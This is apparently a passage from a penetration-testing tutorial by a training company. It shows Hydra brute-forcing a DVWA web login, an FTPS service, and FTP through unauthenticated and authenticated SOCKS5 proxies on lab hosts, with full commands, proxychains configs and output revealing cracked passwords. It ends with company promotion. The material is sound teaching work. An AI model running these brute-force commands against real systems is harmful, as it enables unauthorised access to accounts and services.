The screenshot shows the DVWA Brute Force vulnerability page. On the left, there's a sidebar with various security tests like Brute Force, Command Execution, and CSRF. The main area has a 'Login' form with fields for Username and Password, and a 'Login' button. Below the form is a 'More info' section with three links. A large red arrow points from the 'More info' section towards the bottom right of the page. A 'Cookie Editor' window is overlaid on the page, showing the 'PHPSESSID' cookie with the value '13f2650bddf7a9ef68858ceea03c5d'. The 'Show Advanced' checkbox is checked.

I had viewed page source and from that I found out that page uses GET method, and so http- GET-form module as mentioned in above command.

```
<div class="vulnerable_code_area">
    <h2>Login</h2>
    <form action="#" method="GET">
        Username:<br><input type="text" name="username"><br>
        Password:<br><input type="password" AUTOCOMPLETE="off" name="password"><br>
        <input type="submit" value="Login" name="Login">
    </form>
```

As in the screenshot, command is successfully executed, and I got correct username and password.

```
(root㉿kali)-[~]
# hydra 192.168.1.150 -l admin -P "pass.txt" http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PA
SS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=13f2650bddf7a9ef68858ceea03c5d; security=lo
w"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:25:52
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (1:1:p:8), ~1 try per task
[DATA] attacking http-get-form://192.168.1.150:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Log
in:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=13f2650bddf7a9ef68858ceea03c5d; security=low
[80][http-get-form] host: 192.168.1.150 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 13:25:53
```

Service module Usage information

As discussed earlier in introduction all the supported services by hydra, if you want check once just type hydra -h and you will get list of services supported by hydra. So, to get the detailed information about the usage hydra provides -U option.

hydra http-get-form -U

```
(root㉿kali)-[~]
# hydra http-get-form -U ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service operations.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 13:41:51

Help for module http-get-form:

Module http-get-form requires the page and the parameters for the web form.

By default this module is configured to follow a maximum of 5 redirections in a row. It always gathers a new cookie from the same URL without variables. The parameters take three ":" separated values, plus optional values. (Note: if you need a colon in the option string as value, escape it with "\:", but do not escape the colon in the parameter string)

Syntax: <url>:<form parameters>:<condition string>[:<optional>[:<optional>]
First is the page on the server to GET or POST to (URL).
Second is the POST/GET variables (taken from either the browser, proxy, etc.
with url-encoded (resp. base64-encoded) usernames and passwords being replaced in the ^USER^ (resp. ^USER64^) and ^PASS^ (resp. ^PASS64^) placeholders (FORM PARAMETERS)
Third is the string that it checks for an *invalid* login (by default)
Invalid condition login check can be preceded by "F=", successful condition login check must be preceded by "S=".
This is where most people get it wrong. You have to check the webapp what a failed string looks like and put it in this parameter!
The following parameters are optional:
(c|C)=/page/uri      to define a different page to gather initial cookies from
(g|G)=               skip pre-requests - only use this when no pre-cookies are required
(h|H)=My-Hdr\: foo   to send a user defined HTTP header with each request
                     ^USER[64]^ and ^PASS[64]^ can also be put into these headers!
                     Note: 'h' will add the user-defined header at the end
                     regardless it's already being sent by Hydra or not.
                     'H' will replace the value of that header if it exists, by the
                     one supplied by the user, or add the header at the end
Note that if you are going to put colons (:) in your headers you should escape them with a backslash (\):
```

Here http-get-form is one of the services supported by hydra and -U option helped to get detailed information.

Attacking on secured service connection

While performing attack on ftp connection, you just mention the service name along with appropriate options, but if the host has ftp port open but and ftp is secured, so if you use

hydra -I ignite -P pass.txt ftp://192.168.1.141

This command will not execute properly and hence 0 valid password found. So in order to perform attack on secured ftp connection, then run this command.

hydra -I ignite -P pass.txt ftps://192.168.1.141

```
(root㉿kali)-[~]
# hydra -l ignite -P pass.txt ftp://192.168.1.141 ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service operations.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:14:45
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:14:46

(root㉿kali)-[~]
# hydra -l ignite -P pass.txt ftps://192.168.1.141 ←
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service operations.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:14:52
[WARNING] you enabled ftp-SSL (auth tls) mode. If you want to use direct SSL ftp, use -S
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ftps://192.168.1.141:21/
[21][ftps] host: 192.168.1.141  login: ignite  password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:14:56
```

And this command worked well and showed 1 valid password found.

This is one way to attack on secured ftp, hydra provides one more way to attack on secured service.

```
hydra -l ignite -P pass.txt 192.168.1.141 ftp
hydra -l ignite -P pass.txt 192.168.1.141 ftps
```

```
(root㉿kali)-[~]
# hydra -l ignite -P pass.txt 192.168.1.141 ftp ↗
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:23:18
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:23:19

(root㉿kali)-[~]
# hydra -l ignite -P pass.txt 192.168.1.141 ftps ↗
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:23:21
[WARNING] you enabled ftp-SSL (auth tls) mode. If you want to use direct SSL ftp, use -S
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftps://192.168.1.141:21/
[21][ftps] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:23:25
```

The first did not work as the host 192.168.1.141 has secured ftp, but second worked and showed us valid password found. In this way you can perform brute force attack on hosts which have secured services open.

Proxy Support

Now let's discuss how hydra attacks on hosts having proxy enabled. I first tried to same command with -l -p parameters on host 192.168.1.141 on ftp service and found that no password was found. Hence, I started nmap scan for the host and found list of services and ports open. So, at port 1080 a proxy "socks5" was set without any authentication.

```
(root㉿kali)-[~]
# hydra -l ignite -P pass.txt 192.168.1.141 ftp ↗
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:1
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1
[DATA] attacking ftp://192.168.1.141:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:1

(root㉿kali)-[~]
# nmap -sV 192.168.1.141 ↗
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 15:11 EDT
Nmap scan report for 192.168.1.141
Host is up (0.000086s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  tcpwrapped
80/tcp    open  http    Apache httpd 2.4.41
1080/tcp  open  socks5  (No authentication; connection failed)
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; proto
3128/tcp  open  http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
Nmap done: 1 IP address (1 host up) scanned in 11.57 seconds
```

Unauthenticated Proxy

Hydra provides two different ways for proxy support. I have tried both the ways. Use screenshot for better understanding. Let's discuss the first way

1. Export Environment

To enable proxy I used this command

```
export HYDRA_PROXY=socks5://192.168.1.141:1080
```

```
[root@kali) ~]# export HYDRA_PROXY=socks5://192.168.1.141:1080
[root@kali) ~]# hydra -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:14:06
[INFO] Using Connect Proxy: socks5://192.168.1.141:1080
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:14:09
```

And then used the following command and got 1 valid password

hydra -l ignite -P pass.txt 192.168.1.141 ftp

2. Proxychains

I have opened the /etc/proxychains4.conf using cat command and added the proxy details with host and port. And then with the help of proxychains brute force is performed.

cat /etc/proxychains4.conf

proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp

```
[root@kali)-[~]
# cat /etc/proxychains4.conf ←
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 192.168.1.141 1080

(root@kali)-[~]
# proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp ←
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:18:50
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), -1 try per t
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain ... 192.168.1.141:1080 [proxychains] Dynamic chain ...
chain ... 192.168.1.141:1080 [proxychains] Dynamic chain ... 192.168.1.141:1080 ...
... 192.168.1.141:1080 ... 192.168.1.141:21 ... 192.168.1.141:21 ... 192.168.1.14
... OK
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:18:54
```

Authenticated Proxy

I got the desired password 123 for the host. In the above attack there was not any authentication enabled. Now I tried on proxy that has authentication enabled.

1. Proxychains

I tried to brute force the target using proxychains but it denied, because authentication was enabled on proxy.

```
proxychains hydra -l ignite -p pass.txt 192.168.1.141 ftp
```

```
[root@kali)-[~]
# proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp ←
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:00:00
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 min
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain ... 192.168.1.141:1080 [proxychains] Dynamic chain ...
hain ... 192.168.1.141:1080 [proxychains] Dynamic chain ... 192.168.1.141:1080
92.168.1.141:21 [proxychains] Dynamic chain ... 192.168.1.141:1080 ←-denied
←-denied
... 192.168.1.141:21 ... 192.168.1.141:21 ... 192.168.1.141:21 ←-denied
←-denied
←-denied
←-denied
←-denied
←-denied
```

So, I added username and password in /etc/proxychains4.conf file using cat command.

```
cat /etc/proxychains4.conf
```

Just observe screenshot for better understanding. Then with the help of proxychains I started attack using below command

proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp

Hence, after execution of this command, valid password was found for the host having proxy enabled.

```
[root@kali:~]# cat /etc/proxychains4.conf
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 192.168.1.141 1080 raj 1234

[root@kali:~]# proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:22:29
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per t
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain ... 192.168.1.141:1080 [proxychains] Dynamic chain ...
hain ... 192.168.1.141:1080 ... 192.168.1.141:21 ... 192.168.1.141:21 ... 192.1
92.168.1.141:21 ... 192.168.1.141:21 ... 192.168.1.141:21 [proxychains] Dynamic cha
... OK
[21] [ftp+] host: 192.168.1.141 login: ignite password: 123
```


2. Export Environment

```
export HYDRA_PROXY=socks5://raj:1234@192.168.1.141:1080
```

Here "raj" is username, "1234@" is password for proxy and "192.168.1.141" is host and "1080" is the port on which proxy is enabled. After that I used the command

```
hydra -l ignite -P pass.txt 192.168.1.141 ftp
```

And for this it showed valid password for the host 192.168.1.141



A terminal window showing the configuration and execution of Hydra. The user sets the proxy and then runs the attack command.

```
(root㉿kali)-[~]
└─# export HYDRA_PROXY=socks5://raj:1234@192.168.1.141:1080 ↵
(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp ↵
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:28:25
[INFO] Using Connect Proxy: socks5://raj:1234@192.168.1.141:1080
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141 login: ignite password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:28:28
```

Conclusion

Hydra is a powerful and flexible tool for performing brute-force attacks on a wide range of services. Whether you're testing passwords, usernames, generating credentials dynamically, or targeting non-standard ports, Hydra offers a wide set of features to make the process efficient and effective.

Throughout this guide, we explored:

- How to brute-force using known usernames or passwords
- How to enhance attacks using smart guesses (null, same, reverse)
- How to resume interrupted sessions
- How to generate passwords on the fly using custom character sets
- How to target services running on custom ports

As a penetration tester or ethical hacker, tools like Hydra help you identify weak credentials and demonstrate the importance of strong authentication. Always remember to use Hydra responsibly and legally, only on systems you have permission to test.

Keep practicing, stay ethical, and continue learning to sharpen your skills in cybersecurity

THANK YOU



ABOUT US

Razz Security IT Services LLP. is a **Cybersecurity, Technology, and Training Company** established in 2019 and ISO 9001:2015 Certified, providing businesses and individuals with top-notch training, services, and products for a secure future. We bridge development and security to deliver flawless software, advanced cybersecurity solutions, and expert-led education to meet the industry's evolving needs.

Institutions & Organizations Trained



Previous Talks and Achievements

Cybersecurity talks cover threats, zero trust, AI, privacy, collaboration, workforce, infrastructure, and emerging tech.



Union Bank of India, Kalaburagi, Karnataka, conducted a cybersecurity training session for employees on March 21, 2025.



Anna University - panruti Campus, Cuddalore, Tamil Nadu on 27th March 2025



MoU signed between Razz Security IT Services LLP and MEI Polytechnic, Bengaluru, on 13th March 2025.



MVJ College of science and commerce, Marathahalli, Bengaluru, Karnataka on 12th March 2025



Bahutupuram High School (Govt), Palasa, Andhra Pradesh on 28th January 2025



Jain (Deemed-to-be University) MSc Forensic Science, Bangalore, Karnataka Workshop on 19 July 2024



Vellore Institute of Technology, Vellore, Tamil Nadu. provided a Seminar on cybersecurity on 26th february 2025.



RV college of engineering, Bangalore, Karnataka Workshop on 28th, December 2024



Shanthiniketan, Bangalore, Karnataka on 8th December 2023



Kalasalingam University, Tamil Nadu, as chief guest and hosted a workshop for 2 days on 31st March 2023



Christ University, Bangalore, Karnataka gave 4 days value added course from 17th October 2022



Gave a Talk on Best Practice of Penetration Testing Methodology at CORPON-23 Conference, Christ University, Bangalore, Karnataka on 25th March 2023



MEI Polytechnic, Rajajinagar, Bengaluru, Karnataka. provided a Student Induction Program 18th September 2024



Sambhram Institute of Technology, SRM EASWARI COLLEGE, Tamil Nadu giving a Workshop to 200+ Students on 6 February 2020



Kalasalingam Institute of Technology, Tamil Nadu given a guest lecture to 100+ Students on 7 March 2019



Hindustan Institute of Technology and Science, Tamil Nadu given a speech to 500+ Students on 16 March 2019



MEI Polytechnic, Rajajinagar, Bengaluru, Karnataka. provided a semester program training on cybersecurity from 4th September 2023

TRAINING on **CYBER SECURITY AND ETHICAL HACKING**

Best Foundation Course for get into Cybersecurity job 

ONLINE | OFFLINE | SELF - PACED

Weekdays

Weekends

